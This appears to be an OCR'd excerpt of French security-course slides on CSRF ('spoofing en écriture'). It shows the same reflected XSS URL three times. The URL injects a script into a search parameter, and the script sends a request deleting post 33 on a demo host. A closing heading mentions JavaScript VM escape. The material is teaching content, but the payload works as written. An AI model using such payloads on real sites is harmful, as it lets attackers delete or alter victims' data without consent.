


CSRF : spoofing en écriture





```
http://xss.org:8080/index.php?page=posts&search=<script>var xhr = new
    XMLHttpRequest(); xhr.open("GET", "http://xss.org:8080/?page=delete%26id
    =33", true); xhr.send(null);</script>
```

CSRF : spoofing en écriture




```
http://xss.org:8080/index.php?page=posts&search=<script>var xhr = new
    XMLHttpRequest(); xhr.open("GET", "http://xss.org:8080/?page=delete%26id
    =33", true); xhr.send(null);</script>
```

CSRF : spoofing en écriture




```
http://xss.org:8080/index.php?page=posts&search=<script>var xhr = new
    XMLHttpRequest(); xhr.open("GET", "http://xss.org:8080/?page=delete%26id
    =33", true); xhr.send(null);</script>
```

Évasion de machine virtuelle Javascript